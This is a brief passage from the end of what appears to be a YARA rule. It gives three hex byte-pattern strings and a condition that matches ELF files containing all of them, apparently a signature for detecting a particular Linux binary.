    $code3 = {B9 02 00 00 00 [0-12] BE 14 00 00 00 BF}
    $code4 = {49 81 FE 00 00 50 00 [0-12] 0F}
    $code5 = {49 81 FE 00 00 40 06 [0-12] 0F}

  condition:
    uint32(0) == 0x464c457f and all of them
}
```